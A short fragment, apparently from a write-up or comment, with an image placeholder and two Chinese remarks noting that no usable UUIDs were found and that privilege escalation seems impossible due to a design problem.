
emmm,好像也没有什么能用的uuid
最后好像提权不了,设计有问题…